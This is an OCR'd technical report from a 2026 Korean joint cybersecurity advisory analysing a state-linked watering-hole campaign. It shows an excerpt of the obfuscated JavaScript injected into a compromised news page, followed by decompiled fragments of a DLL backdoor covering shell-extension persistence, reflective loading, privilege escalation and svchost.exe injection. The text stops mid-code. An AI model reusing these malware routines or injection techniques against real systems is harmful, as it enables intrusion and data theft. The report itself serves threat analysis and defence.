PLAINBIT

2026 합동 사이버 보안 권고문 - 기술 보고서

워터링홀 사고 사례

2026. 07.

2026 합동 사이버 보안 권고문 - 기술 보고서

워터링홀 사고 사례

Contents

이 기술 분석 보고서는 대한민국 국가정보원, 경찰청, 한국인터넷진흥원, 금융보안원 합동 사이버 보안 권고문 '국가배후 해킹조직의 우리 국민·기업 해킹 공격 주의 권고'의 일환으로 작성되었습니다.

[01 개요]

1. 워터링홀(WateringHole) 공격 기법

초식동물이 물을 마시러 오는 웅덩이(watering hole) 근처에 포식자가 매복하는 습성에서 명칭이 유래한 워터링홀 공격은 공격자가 표적(특정 조직·집단·산업군)이 자주 방문하는 정상 웹사이트를 사전에 침해해 두고, 해당 사이트 방문자에게 악성코드를 유포하는 표적형 공격 기법이다. 정상적이고 신뢰받는 사이트를 경유하기 때문에 피해자의 경계심이 낮고, 이메일 기반 스피어피싱과 달리 사용자의 능동적 행위(첨부파일 실행 등) 없이도 감염이 가능하다는 점에서 탐지가 어렵다.

[그림 1] 워터링홀 공격 기법의 흐름

2. 워터링홀 공격 과정

공격 진행 과정을 4개 국면(Stage)으로 정리하면 다음과 같다.

① 준비 단계

공격 표적(특정 조직·산업군)을 정하고, 그들이 업무상 신뢰하고 반복 방문하는 사이트(공급업체 포털, 커뮤니티, 뉴스, 협회 사이트 등)를 정찰한다. 표적 자체가 아니라 표적의 관심과 사용 패턴을 노리는 것이 이 공격 기법의 특징이다.

② 침해 단계


상대적으로 방어가 취약한 방문 대상 웹사이트의 취약점(CMS 취약점, 관리자 계정 탈취 등)을 악용해 서버를 장악하고, 정상 페이지에 악성 스크립트나 iframe, 리다이렉트 코드를 은밀히 삽입한다.

③ 감염 단계

표적이 평소처럼 사이트(워터링홀)에 접속하면, 삽입된 코드가 방문자의 IP·브라우저·OS·플러그인 정보를 수집(프로파일링)해 조건에 맞는 대상에게만 공격을 수행한다. 이 선별 공격이 워터링홀의 대표 특징으로, 무관한 방문자에게는 정상 페이지만 보여줘 탐지를 회피한다. 조건 충족 시 드라이브 바이 다운로드 등으로 페이로드가 실행된다. 최근 공격 사례에서는 Non-ActiveX[1] 기반의 환경에서의 공격 진행을 위해 키보드 보안, 암호화 모듈 등 서드파티 플러그인의 취약점을 악용하는 사례가 늘고 있다.

④ 장악 단계

C2 통신 확립으로 거점을 마련한 뒤, 내부 이동으로 침투 범위를 조직 내부로 확장하는 흐름이다. 내부 초기 감염된 단말에 머무르지 않고, 같은 네트워크의 다른 시스템으로 접근 권한을 넓혀 가며 최종 목표(핵심 서버, 도메인 관리자, 특정 데이터)에 도달하는 활동이다. 워터링홀로 확보한 최초 거점은 대개 실제 목표가 아닌 "진입점"이기 때문에, 이 단계가 실제 피해 규모를 결정한다.



[그림 2] 워터링홀 공격 사례 개요도


1) Non-ActiveX: 별도의 ActiveX 설치 없이 표준 웹 기술(HTML5·JavaScript 등)만으로 전자서명·보안 기능을 구현하는 방식이다

[02 침해 단계]

워터링홀 공격은 공격자가 표적 그룹이 방문하는 신뢰성이 확보된 웹사이트를 사전에 식별하고, 해당 사이트를 공격의 최초 접점으로 삼아 방문자(표적)를 감염시키는 간접 공격 기법이다. 이하에서는 공격자가 실제 행위를 개시하는 침해 단계부터 순차적으로 살펴본다.

1. 웹사이트 침해


워터링홀 공격을 계획할 때 공격자는 먼저 워터링홀 대상 조직이 운영하는 인터넷 노출 자산을 FOFA, Shodan, ZoomEye, Hunter.io 등과 유사한 사이버 자산 검색 및 취약점 매핑 서비스를 사용하여 표적을 확인한다. 워터링홀 공격에 사용된 공격자의 서버에서 FOFA[2]에 특정 표적군(공급업체 포털, 커뮤니티, 뉴스, 협회 사이트 등)의 오픈 포트 리스트와 식별 정보(Finger Print) 결과를 질의하여 정보를 획득한 내용이 확인된다. 단순 포트 오픈 여부를 포함하여 Fingerprint 특이값, 미들웨어 버전, 데이터베이스 버전까지 비교할 수 있으며, 이를 이용해 공격자는 MS-SQL Linked Server, PostgreSQL outdated 플러그인과 같은 표적 정보를 침투 전 단계에서 확인한다.



[그림 3] 공격자가 조회한 FOFA 캡처 이미지

2) FOFA: 네트워크 장치 및 웹 서버를 탐색하는 검색 엔진(https://en.fofa.info)

또한 같은 서버에서는 공격자가 정찰 과정에서 열람한 웹 페이지를 그대로 저장해 둔 HTML 파일 목록이 확인된다. 공격자는 자산 검색 엔진과 취약점 정보 페이지의 조회 결과를 로컬에 저장하는 방식으로 표적 후보를 축적하며, 이렇게 수집한 목록을 기준으로 침해 대상 사이트를 선별한다. 저장된 HTML의 파일명과 타임스탬프는 공격자의 표적 탐색 시점과 관심 대상 범위를 재구성할 수 있는 근거가 된다.




[그림 4] 공격자 서버에서 확인된 저장 HTML 목록

앞선 FOFA와 같이 노출된 자산에 대한 취약점 탐색을 통해 식별된 표적을 대상으로, 공격자는 본격적인 공격을 수행한다. 공격자는 Astrill VPN 노드를 경유지로 사용하여 출발지를 대만, 미국, 싱가포르 등 여러 국가의 IP로 은닉하며, VPN 연결 이후 표적의 방화벽과 웹 서비스를 대상으로 SQLMAP을 이용해 SQL 인젝션 구문을 반복적으로 전송한다.

[그림 5] SQL 인젝션 시도 웹 로그


공격자 서버에서는 방화벽을 대상으로 한 PoC 코드와 그 실행 결과가 다수 확인된다. 이처럼 공격자는 자동화 도구 외에도 최신 취약점과 공개된 PoC 코드를 활용해 다방면으로 침투를 시도한다.



[그림 6] 공격자 서버에서 확인된 CVE PoC 실행 결과 파일

2. 악성 스크립트 삽입

웹셸을 업로드하여 서버 접근 권한을 확보한 공격자는 표적을 겨냥한 워터링홀을 구축한다. 공격자는 웹셸을 이용해 서버 내 정상 페이지에 원격 명령을 실행하는 JavaScript 코드를 삽입한 뒤, 표적의 접근을 유도하거나 방문을 기다린다. JavaScript 코드가 삽입된 페이지는 뉴스 기사 뷰어 페이지로, 표적의 관심 분야 혹은 업무 분야를 특정하여 페이지 접근을 유도한다.



[그림 7] 워터링홀 접속 유도 메신저 내역

```
!function(O,I){
 // Encoder/Index engine replaced with decimal-offset map through closure
 var M={},U=function(b,a){return M[b]=M[b]
 ],
 lbl={};
 (function cycle(u,l){
   for(var p,v=l;;p=v--){
     if(!p){for(var r;(r=K[0][u])&&u-->0;l-=9*-(r>>4<<1)){}
      break;}
   }
 })(77,379);
 var STR=((fl,i)=>{
   var l=i.split,U=[];
   for(var h=R.hint?8:3,fly;fly<l.length;fly--){
     if(fl%2===0)U.unshift(String.fromCharCode(0x61+fly));
   } fl%=26;
   return function(slug){
     for(var nn='', sp=slug,w;w<sp.raw?$_hint.length:-1&&sender;){
       nn+=($_hint[w]||sp.ss).substr(1,2);
     }; nn||'&';return nn;
   };
 })(49);
 var CC=0,LIM=128,R0=[];
```

[그림 8] 삽입된 워터링홀 스크립트(일부 코드 수정본)

[03 감염 단계]

공격자는 침해 단계에서 신뢰성이 확보된 웹사이트를 장악하고 악성 스크립트를 삽입하는 데 성공한다. 감염 단계는 이렇게 무기화된 워터링홀에 실제 표적이 진입하는 시점부터 시작된다. 이 단계의 핵심 특징은 공격자가 방문자를 무차별적으로 감염시키지 않고, 사전에 정의한 조건에 부합하는 표적만을 선별해 공격한다는 점이다. 이러한 선별적 표적화는 워터링홀 공격의 은밀성을 높이는 동시에, 무관한 방문자에게는 정상 페이지만 노출하여 탐지와 사후 분석을 어렵게 만드는 요인으로 작용한다.


1. 표적 방문

표적이 평소와 같이 신뢰하는 웹사이트에 접속하면, 침해 단계에서 삽입된 악성 스크립트가 방문자의 브라우저에서 실행된다. 표적 입장에서는 정상적인 페이지가 그대로 렌더링되므로 시각적으로 인지할 수 있는 이상 징후는 존재하지 않는다. 이때, 삽입된 인라인 스크립트는 방문자의 웹 브라우저가 로드하는 서드파티 플러그인을 표적으로 동작한다. 해당 서드파티 모듈은 전자서명과 웹 구간 암호화를 지원하는 보안 프로그램으로, 버퍼 오버플로우로 인해 원격 코드 실행(RCE)이 가능한 취약점이 존재한다. 분석 대상 표적 PC에는 해당 취약점의 영향을 받는 버전이 설치·실행 중이며, 악성 스크립트가 삽입된 웹 페이지에 접근하는 순간 프로그램에서 오류가 발생함과 동시에 악성 파일이 생성된다.

테이블(T): urls

	id	url	title
	필터	필터	필터
2749	4600	https://search.naver.com/search.naver?…	제
2750	4601	https://searc	'I 경제
2751	4602	http://www.se KZS	'I 경제
2752	4603	https://www.s FKZS	'I 경제
2753	4604	https://www.s 2	'I 경제

[그림 9] 웹 브라우저 기록(워터링홀 접근 기록)



[그림 10] 워터링홀 접근 시점의 에러 발생 로그(악성 파일 생성 흔적)

2. 악성코드 감염(최초 침투)


표적형 공격을 수행하는 공격자는 상용 도구를 그대로 사용하기보다, 탐지 회피와 장기 잠복에 최적화된 전용 백도어를 자체 제작해 사용하는 것이 일반적이다. 이러한 백도어는 공통적으로 다음 특성을 갖는다.

- 단독 실행 파일(EXE) 대신 DLL 형태로 제작해 정상 프로세스에 로드시킴으로써 프로세스 목록상의 노출을 피한다.
- 실제 악성 기능을 수행하는 최종 페이로드는 암호화된 별도 파일이나 레지스트리에 분리 저장하고, 로더가 이를 복호화하여 메모리에서만 실행하는 다단계 구조를 취한다.
- C2 주소를 코드에 직접 넣지 않고 레지스트리 등 외부에 난독화 후 저장하여 정적 분석을 어렵게 만든다.

최근 사례에서 확인되는 악성코드 역시 이와 동일 방식으로 동작한다. 보안 솔루션의 취약점이 트리거된 직후, 표적 PC에 악성 DLL 파일이 생성된다. 정상적인 파일 다운로드 절차나 사용자 동의 없이 웹 페이지 접근만으로 감염된다. 생성된 악성코드는 실행 파일(EXE)이 아닌 DLL 형태이며, 복수의 표적에 설치된 파일들을 분석한 결과 백도어 유형으로 식별된다. 해당 악성 파일은 탐색기 확장형과 윈도우 서비스형 두 가지 유형으로 동작하며, 이하에서 각 유형의 실행 구조를 단계별로 살펴본다.

(1) 탐색기 확장형(Shell Extension) 기반

시스템 탐색기(explorer.exe)의 확장 프로그램으로 위장하여 동작하며, 다음과 같은 단계로 실행된다.



[그림 11] 탐색기 확장형 악성코드 실행 흐름도

▶ Stage 1 (지속성 확보 및 복호화)

tpproc.sys 파일이 Shell Extension으로 등록되어 탐색기 실행 시 자동으로 로드된다. 이후 내장된 암호화 페이로드를 AES-128-CBC 방식으로 복호화한다.

sub_180007670

```
151     ATL::CRegObject::~CRegObject((ATL::CRegObject *)&v29);
152     return (unsigned int)v9;
153   }
154   EnterCriticalSection(&CriticalSection);
155   v26 = sub_1800058C0(&Block, L"Module_Raw", v38);
156   LeaveCriticalSection(&CriticalSection);
157   if ( v26 )
158   {
159     if ( a3 )
160       v27 = sub_180005D90(&v29, Filename, a2, L"REGISTRY", 1);
161     else
162       v27 = sub_180005D90(&v29, Filename, a2, L"REGISTRY", 0);
163     v28 = v27;
164     ATL::CRegObject::~CRegObject((ATL::CRegObject *)&v29);
```

sub_18001E380

```
15  ThreadLocale = GetThreadLocale();
16  SetThreadLocale(0x800u);
17  *(_QWORD *)&v11[0] = L"APPID";
18  *((_QWORD *)&v11[0] + 1) = L"{B04F3D73-C8D6-4473-B47C-B942CAE19B45}";
19  v11[1] = 0LL;
20  v1 = sub_180007670(qword_180089468, 101LL, 1LL, v11);// 레지스트리 등록
```

[그림 12] "Shell Extension" 등록부

복호화된 페이로드를 Reflective DLL Injection 기법을 통해 메모리에 직접 적재하고 실행한다.

```
114 // 메모리 할당
115 v22 = (unsigned __int64)VirtualAlloc(*((LPVOID *)v15 + 6), v21, 0x3000u, 4u);// base address 설정
116 if ( !v22 )                                    // base address 설정 실패 시
117 {
118   v22 = (unsigned __int64)VirtualAlloc(0LL, v21, 0x3000u, 4u);// 임의의 base address 할당
119   if ( !v22 )
120     goto LABEL_47;
121 }
122 if ( (v22 & 0xFFFFFFFF00000000uLL) < ((v22 + v21) & 0xFFFFFFFF00000000uLL) )
123 {
124   do
125   {
126     v23 = j__malloc_base(0x10uLL);
127     v24 = v23;
128     if ( !v23 )
129       goto LABEL_48;
130     *v23 = v12;
131     v23[1] = v22;
132     v12 = v23;
133     v25 = (unsigned __int64)VirtualAlloc(0LL, v21, 0x3000u, 4u);
134     v22 = v25;
135     if ( !v25 )
136     {
137       v39 = v24;
138       goto LABEL_46;
139     }
140   }
141   while ( (v25 & 0xFFFFFFFF00000000uLL) < ((v25 + v21) & 0xFFFFFFFF00000000uLL) );
```

[그림 13] 메모리 할당 부분

▶ Stage 2 (C2 통신 및 명령 수행)

메모리상에서 실행된 추가 페이로드는 svchost.exe 프로세스 인젝션을 수행하며, **HKLM\SYSTEM\CurrentControlSet\services\eventlog\Application\Regular** 경로의 레지스트리 값을 복호화하여 C2 서버와 통신하고 추가 명령을 수신한다.

```
12  do
13  {
14    Sleep(0x3E8u);
15    v4 = 0LL;
16    v1 = 0;
17    v2 = qword_18005E348();
18    //  GetCurrentProcess → OpenProcessToken → LookupPrivilegeValueW("SeDebugPrivilege")
19    if ( (unsigned int)qword_18005E350(v2, 32LL, &v4) && (unsigned int)qword_18005E360(0LL, L"SeDebugPrivilege", v6) )
20    {
21      v7 = 2;
22      v5 = 1;
23      v1 = qword_18005E3D0(v4, 0LL, &v5, 0LL, 0LL, 0LL) != 0;// AdjustTokenPrivileges: 권한상승
24    }
25    if ( v4 )
26      qword_18005E370(v4);
27    if ( v1 )                                   // 권한획득 성공 시
28    {
29      if ( (unsigned int)sub_180033950(&word_18005E440) )// svchost.exe 프로세스 인젝션
30        return 0LL;
31      Sleep(0x3E8u);
21  if ( !(unsigned int)sub_180033260((__int64)dword_18005E110, (__int64)&unk_18005B310, 32, String1, 40) )// svchost.exe
22    return 0LL;
23  v4 = sub_180033690((wchar_t *)String1);
24  if ( !v4 )
25    return 0LL;
26  v5 = qword_18005E3D8(0x1FFFFFLL, 0LL, v4);    // OpenProcess
```

[그림 14] "svchost.exe" 프로세스 인젝션 과정

```
16  v3 = qword_18005E100(64LL, v2);             // LocalAlloc
17  memset(v7, 0, 0x64uLL);
18  memset(v10, 0, 0x208uLL);
19  if ( !v3 )
20    return 0LL;
21  if ( (unsigned int)sub_180033260(&unk_18005E110, &unk_18005B2E0, 16LL, v7, 100) )
22  {
23    if ( (unsigned int)sub_180033260(&unk_18005E110, &unk_18005B260, 128LL, v9, 520) )
24    {
